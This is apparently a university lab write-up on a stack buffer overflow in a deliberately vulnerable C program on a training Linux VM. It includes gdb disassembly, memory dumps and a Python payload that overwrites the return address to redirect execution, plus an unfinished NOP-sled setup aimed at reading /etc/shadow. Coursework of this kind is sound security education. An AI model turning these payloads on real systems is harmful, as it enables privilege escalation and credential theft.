



**THE AMERICAN  
UNIVERSITY IN CAIRO**

**Mohamed El-Atroush**


**900152131**

**Secure Systems Engineering  
Buffer overflow Assignment**

## Overview

### Installation:

I used the link provided in the assignment prompt to download DVL to use it on VirtualBox. Partition table 1 was altered, and some commands were written to move to the interface and to easily navigate.



```
This filesystem will be automatically checked every 33 mounts or
180 days, whichever comes first. Use tune2fs -c or -i to override.
bt ~ # mkdir /mnt/dvl
bt ~ # mount /dev/sda1
mount: can't find /dev/sda1 in /etc/fstab or /etc/mtab
bt ~ # mount /dev/sda1 /mnt/dvl
bt ~ # startx
```

- Inside the interface, Back-Track was installed, and then a bootloader

I followed this tutorial to achieve that: <https://www.youtube.com/watch?v=jsGW-uHncT4>

**Objective:** Writing to a string a length longer than what is reserved for it, which can cause a lot of problems.

### What can buffer overflow cause?

A system crash or an entry point for a cyber-attack.

Source: <https://www.veracode.com/security/buffer-overflow>

- The first task that needs to be done is to write a function that prints a string that's not called from the main function. (due to the buffer overflow vulnerability)
- Secondly, a malicious shell code to help gain root privilege to access any file on the system (I will attempt accessing the passwords folder)

I opened **gdb** for debugging to check for the addresses.

List is used to print the code (however the list size default lines are 10, so I modified it to be 20 lines to print the whole code using “*set listsize 20*”)

```
bt Desktop # gdb a.out
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
Really redefine built-in command "frame"? (y or n) [answered Y; input not from terminal]
Really redefine built-in command "thread"? (y or n) [answered Y; input not from terminal]
Really redefine built-in command "start"? (y or n) [answered Y; input not from terminal]
Using host libthread_db library "/lib/tls/libthread_db.so.1".
gdb$ set listsize 20
gdb$ list
1      #include <stdio.h>
2      #include <string.h>
3
4      void exploit();
5
6      int main(int argc, char** argv){
7          char s[1000];
8          strcpy(s,argv[1]);
9          puts("Hello: "); puts(s);
10         }
11
12     void exploit(){}
13     puts("Exploit function has been accessed without being called from main function!!\n");
14     }
15
gdb$
```

### - disas the main function:

```
gdb$ disas main
Dump of assembler code for function main:
0x08048484 <main+0>: push  ebp
0x08048485 <main+1>: mov   ebp,esp
0x08048487 <main+3>: sub   esp,0x3f8 ← Buffer s[1000]
0x0804848d <main+9>: and   esp,0xfffffff0
0x08048490 <main+12>: mov   eax,0x0
0x08048495 <main+17>: add   eax,0xf
0x08048498 <main+20>: add   eax,0xf
0x0804849b <main+23>: shr   eax,0x4
0x0804849e <main+26>: shl   eax,0x4
0x080484a1 <main+29>: sub   esp,eax
0x080484a3 <main+31>: sub   esp,0x8
0x080484a6 <main+34>: mov   eax,DWORD PTR [ebp+12]
0x080484a9 <main+37>: add   eax,0x4
0x080484ac <main+40>: push  DWORD PTR [eax]
0x080484ae <main+42>: lea   eax,[ebp-0x3f8]
0x080484b4 <main+48>: push  eax
0x080484b5 <main+49>: call  0x8048398 <strcpy@plt>
0x080484ba <main+54>: add   esp,0x10
0x080484bd <main+57>: sub   esp,0xc
0x080484c0 <main+60>: push  0x8048604
0x080484c5 <main+65>: call  0x8048368 <puts@plt>
0x080484ca <main+70>: add   esp,0x10
0x080484cd <main+73>: sub   esp,0xc
0x080484d0 <main+76>: lea   eax,[ebp-0x3f8]
0x080484d6 <main+82>: push  eax
0x080484d7 <main+83>: call  0x8048368 <puts@plt>
0x080484dc <main+88>: add   esp,0x10
0x080484df <main+91>: mov   eax,0x0
0x080484e4 <main+96>: leave 
0x080484e5 <main+97>: ret
```

Testing a string that is longer than the 1000-character array using a python script and receiving a segmentation fault as expected (since I am trying to access something in memory that I am not allowed to):

Run \$(python -c 'print "\x41" \* 1020')

The \x41 is the A character

```
gdb$ run $(python -c 'print "\x41" * 1020')
Hello:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
-----[regs]
EAX: 00000000 EBX: B7EA1FFC ECX: 00000000 EDX: B7EA37E0 o d I t S z a p c
ESI: BFA902A4 EDI: BFA90230 EBP: 41414141 ESP: BFA90220 EIP: B7D8BE00
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B
-----[stack]
BFA90270 : 02 00 00 00 B0 83 04 08 - 00 00 00 00 D1 83 04 08 . . . .
BFA90260 : 00 00 00 00 A0 CA FD B7 - B0 D6 FD B7 F8 7F FE B7 . . . .
BFA90250 : 00 00 00 00 F8 7F FE B7 - 02 00 00 00 B0 83 04 08 . . . .
BFA90240 : 20 02 A9 BF D2 BD D8 B7 - 00 00 00 00 00 00 00 00 . . . .
BFA90230 : FC 1F EA B7 00 00 00 00 - 30 02 A9 BF 78 02 A9 BF . . . .
BFA90220 : 02 00 00 00 A4 02 A9 BF - B0 02 A9 BF 6C CB FD B7 . . . .
-----[data]
BFA90220 : 02 00 00 00 A4 02 A9 BF - B0 02 A9 BF 6C CB FD B7 . . . .
BFA90230 : FC 1F EA B7 00 00 00 00 - 30 02 A9 BF 78 02 A9 BF . . . .
BFA90240 : 20 02 A9 BF D2 BD D8 B7 - 00 00 00 00 00 00 00 00 . . . .
BFA90250 : 00 00 00 00 F8 7F FE B7 - 02 00 00 00 B0 83 04 08 . . . .
BFA90260 : 00 00 00 00 A0 CA FD B7 - B0 D6 FD B7 F8 7F FE B7 . . . .
BFA90270 : 02 00 00 00 B0 83 04 08 - 00 00 00 00 D1 83 04 08 . . . .
BFA90280 : 84 84 04 08 02 00 00 00 - A4 02 A9 BF 00 85 04 08 . . . .
BFA90290 : 60 85 04 08 B0 D6 FD B7 - 9C 02 A9 BF 8E 5E FE B7 . . . .
-----[code]
0xb7d8be00 <__libc_start_main+192>:    adc    BYTE PTR [ebx+0x18b0c55],cl
0xb7d8be06 <__libc_start_main+198>:    mov    DWORD PTR [esp+4],esi
0xb7d8be0a <__libc_start_main+202>:    mov    DWORD PTR [esp],edx
0xb7d8be0d <__libc_start_main+205>:    mov    DWORD PTR [esp+8],eax
0xb7d8be11 <__libc_start_main+209>:    call   DWORD PTR [ebp+8]
0xb7d8be14 <__libc_start_main+212>:    mov    ecx, eax
0xb7d8be16 <__libc_start_main+214>:    mov    DWORD PTR [esp],ecx
0xb7d8be19 <__libc_start_main+217>:    call   0xb7da23a0 <exit>
0xb7d8be1e <__libc_start_main+222>:    mov    esi,esi
-----[code]
0xb7d8be20 <__libc_start_main+224>:    mov    edx,0x1
0xb7d8be25 <__libc_start_main+229>:    jmp    0xb7d8bd70 <__libc_start_main+48>
0xb7d8be2a <__libc_start_main+234>:    mov    ecx, DWORD PTR [ebp+16]
0xb7d8be2d <__libc_start_main+237>:    lea    edx,[ebx-0xe7c4]
0xb7d8be33 <__libc_start_main+243>:    mov    eax,DWORD PTR [ecx]
0xb7d8be35 <__libc_start_main+245>:    mov    DWORD PTR [esp],edx
0xb7d8be38 <__libc_start_main+248>:    mov    DWORD PTR [esp+4],eax
-----[code]
0xb7d8be00 in __libc_start_main () from /lib/tls/libc.so.6
```

The function that I am trying to run is at address 0x080484e6, and this can be known by running ‘*x exploit*’

```
gdb$ x exploit
0x80484e6 <_Z7exploitv>:      push    ebp
gdb$
```

The segmentation fault occurs after Multiplying ‘*x41*’ with 1020 and then adding the address of the function called *exploit* which can be found at 0x080484e6 as mentioned before

```
Security [Running]
Shell - Konsole
gdb$ run $(python -c 'print "\x41" * 1020 + "\xe6\x84\x04\x08"')
Hello:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Exploit function has been accessed without being called from main function!!
```

Program received signal SIGSEGV, Segmentation fault.

[regs]

EAX: 0000004E	EBX: B7E26FFC	ECX: 00000000	EDX: B7E287E0	o d I t S z a p c	
ESI: BFF4BF54	EDI: BFF4BEE0	EBP: 41414141	ESP: BFF4BED4	EIP: 00000000	
CS: 0073	DS: 007B	ES: 007B	FS: 0000	GS: 0033	SS: 007B

[stack]

BFF4BF24	: B0 83 04 08	00 00 00 00	- D1 83 04 08	84 84 04 08	.....
BFF4BF14	: A0 1A F6 B7	B0 26 F6 B7	- F8 CF F6 B7	03 00 00 00	....&
BFF4BF04	: F8 CF F6 B7	02 00 00 00	- B0 83 04 08	00 00 00 00	.....
BFF4BEF4	: D2 0D D1 B7	00 00 00 00	- 00 00 00 00	00 00 00 00	.....
BFF4BEE4	: 00 00 00 00	E0 BE F4 BF	- 28 BF F4 BF	00 BE F4 BF	.....(
BFF4BED4	: 54 BF F4 BF	60 BF F4 BF	- 6C 1B F6 B7	FC 6F E2 B7 T	.....l o

[data]

BFF4BED4	: 54 BF F4 BF	60 BF F4 BF	- 6C 1B F6 B7	FC 6F E2 B7 T	.....l o
BFF4BEE4	: 00 00 00 00	E0 BE F4 BF	- 28 BF F4 BF	00 BE F4 BF	.....
BFF4BEF4	: D2 0D D1 B7	00 00 00 00	- 00 00 00 00	00 00 00 00	.....
BFF4BF04	: F8 CF F6 B7	02 00 00 00	- B0 83 04 08	00 00 00 00	.....
BFF4BF14	: A0 1A F6 B7	B0 26 F6 B7	- F8 CF F6 B7	02 00 00 00	....&
BFF4BF24	: B0 83 04 08	00 00 00 00	- D1 83 04 08	84 84 04 08	.....
BFF4BF34	: 02 00 00 00	54 BF F4 BF	- 00 85 04 08	60 85 04 08	....T.....
BFF4BF44	: B0 26 F6 B7	4C BF F4 BF	- 8E AE F6 B7	02 00 00 00	.&..L.....

[code]

0x0: Error while running hook\_stop:  
Cannot access memory at address 0x0  
0x00000000 in ?? ()

```
gdb$
```

The string “**Exploit function has been accessed without being called from main function!!**” has been printed although it’s not called from the main function. (Change in the code flow)


## Part II

- The buffer will be filled with NOPs (\x90)



```
bt ~ # whoami
root
bt ~ #
```


Since my user was already a root one, I've added a new non root user to test the shell code on!



```
bt ~ # adduser noroot
Login name for new user: noroot
User ID ('UID') [ defaults to next available ]: noroot
- UIDs are numerics only
User ID ('UID') [ defaults to next available ]: 12345
Initial group [ users ]:
Additional groups (comma separated) []:
Home directory [ /home/noroot ]
Shell [ /bin/bash ]
Expiry date (YYYY-MM-DD) []:
New account will be created as follows:
-----
Login name.....: noroot
UID.....: 12345
Initial group....: users
Additional groups: [ None ]
Home directory...: /home/noroot
Shell.....: /bin/bash
Expiry date.....: [ Never ]
This is it... if you want to bail out, hit Control-C. Otherwise, press
ENTER to go ahead and make the account.

```

I've signed in now to the non-root user



```
bt ~ # su noroot
bt root $ ls
Desktop  Set IP address      argo.user.properties  libvars.h  qemu      workspace
QEMU    WebScarab.properties  argouml.log          lida      sample_scripts
bt root $ whoami
noroot
bt root $ cat /etc/shadow
cat: /etc/shadow: Permission denied
bt root $
```


The malicious code will be stored in the buffer, so we don't have to worry about the changes that happens in the disk, so the return address will be pointing back to the buffer where the malicious code exists.

- **Filling the buffer with NOPs to move to the following instruction (until it reaches the malicious code)**

A segmentation fault occurs:

**Filling the buffer \* 1024 overwrites the eip**


I kept scrolling until I found the start of 0x41414141



0xbff6e1d0:	0x00000000	0x00000000	0x00000000	0x00000000
0xbff6e1e0:	0x00000000	0x00000000	0x00000000	0x00000000
0xbff6e1f0:	0x00000000	0x00000000	0x00000000	0x00000000
(gdb)				
0xbff6e200:	0x00000000	0x00000000	0x00000000	0x00000000
0xbff6e210:	0x00000000	0x00000000	0x00000000	0x00000000
0xbff6e220:	0x00000000	0x00000000	0x00000000	0x00000000
0xbff6e230:	0x00000000	0x00000000	0x00000000	0x00000000
0xbff6e240:	0x00000000	0x00000000	0x00000000	0x00000000
0xbff6e250:	0x00000000	0x00000000	0x00000000	0x00000000
0xbff6e260:	0x00000000	0x00000000	0x00000000	0x00000000
0xbff6e270:	0x00000000	0x00000000	0x6f6f722f	0x65442f74
(gdb)				
0xbff6e280:	0x6f746b73	0x2e612f70	0x0074756f	0x41414141
0xbff6e290:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e2a0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e2b0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e2c0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e2d0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e2e0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e2f0:	0x41414141	0x41414141	0x41414141	0x41414141
(gdb)				
0xbff6e300:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e310:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e320:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e330:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e340:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e350:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e360:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e370:	0x41414141	0x41414141	0x41414141	0x41414141
(gdb)				
0xbff6e380:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e390:	0x41414141	0x41414141	0x41414141	0x41414141
0xbff6e3a0:	0x41414141	0x41414141	0x41414141	0x41414141

I scrolled again until I found the end of the buffer filled with BCDE: 0xbffce680

So I chose a position to return in the mid:



0xbffce410:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce420:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce430:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce440:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce450:	0x41414141	0x41414141	0x41414141	0x41414141
(gdb)				
0xbffce460:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce470:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce480:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce490:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce4a0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce4b0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce4c0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce4d0:	0x41414141	0x41414141	0x41414141	0x41414141
(gdb)				
0xbffce4e0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce4f0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce500:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce510:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce520:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce530:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce540:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce550:	0x41414141	0x41414141	0x41414141	0x41414141
(gdb)				
0xbffce560:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce570:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce580:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce590:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce5a0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce5b0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce5c0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffce5d0:	0x41414141	0x41414141	0x41414141	0x41414141
(gdb)				
0xbffce5e0:	0x41414141	0x41414141	0x41414141	0x41414141

```
cat: /etc/shadow: No such file or directory
bt Desktop $ cat /etc/shadow
cat: /etc/shadow: Permission denied
bt Desktop $
```

Disas main

```
gdb$ disas main
Dump of assembler code for function main:
0x080483d4 <main+0>:    push   ebp
0x080483d5 <main+1>:    mov    ebp,esp
0x080483d7 <main+3>:    sub    esp,0x3f8
0x080483dd <main+9>:    and    esp,0xffffffff
0x080483e0 <main+12>:   mov    eax,0x0
0x080483e5 <main+17>:   add    eax,0xf
0x080483e8 <main+20>:   add    eax,0xf
0x080483eb <main+23>:   shr    eax,0x4
0x080483ee <main+26>:   shl    eax,0x4
0x080483f1 <main+29>:   sub    esp, eax
0x080483f3 <main+31>:   sub    esp,0x8
0x080483f6 <main+34>:   mov    eax,DWORD PTR [ebp+12]
0x080483f9 <main+37>:   add    eax,0x4
0x080483fc <main+40>:   push   DWORD PTR [eax]
0x080483fe <main+42>:   lea    eax,[ebp-0x3f8]
0x08048404 <main+48>:   push   eax
0x08048405 <main+49>:   call   0x80482e8 <strcpy@plt>
0x0804840a <main+54>:   add    esp,0x10
0x0804840d <main+57>:   sub    esp,0xc
0x08048410 <main+60>:   push   0x8048544
0x08048415 <main+65>:   call   0x80482c8 <puts@plt>
0x0804841a <main+70>:   add    esp,0x10
0x0804841d <main+73>:   sub    esp,0xc
0x08048420 <main+76>:   lea    eax,[ebp-0x3f8]
0x08048426 <main+82>:   push   eax
0x08048427 <main+83>:   call   0x80482c8 <puts@plt>
0x0804842c <main+88>:   add    esp,0x10
0x0804842f <main+91>:   leave
0x08048430 <main+92>:   ret
End of assembler dump.
```

Break point inserted:

```
gdb$ break *0x08048410
Breakpoint 1 at 0x8048410: file main.c, line 8.
gdb$
```

## Printing something distinctive:

The starting address of the NOP sled is 0xbffffeb9c

```
gdb$ x/200xb $esp
0xbffffeb84: 0xab 0xf1 0xff 0xbff 0xdc 0x14 0x00 0x00 0xb8
0xbffffeb8c: 0x10 0x06 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xbffffeb94: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xbffffeb9c: 0x00 0x00 0x00 0x00 0x00 0x41 0x41 0x41 0x41
0xbffffeba4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffebac: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffeb4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffebbc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffebc4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffebcc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffebd4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffebdc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffebe4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffebec: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffebf4: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffebfc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffec04: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffec0c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffec14: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffec1c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffec24: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffec2c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffec34: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffec3c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffec44: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
```

Buffer overflow of 1024 overwrite the return address, therefore we can go back to the NOPs

```
Shell - Konsole <2>
gdb$ run $(python -c "print('A'*1024)")
Hello:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
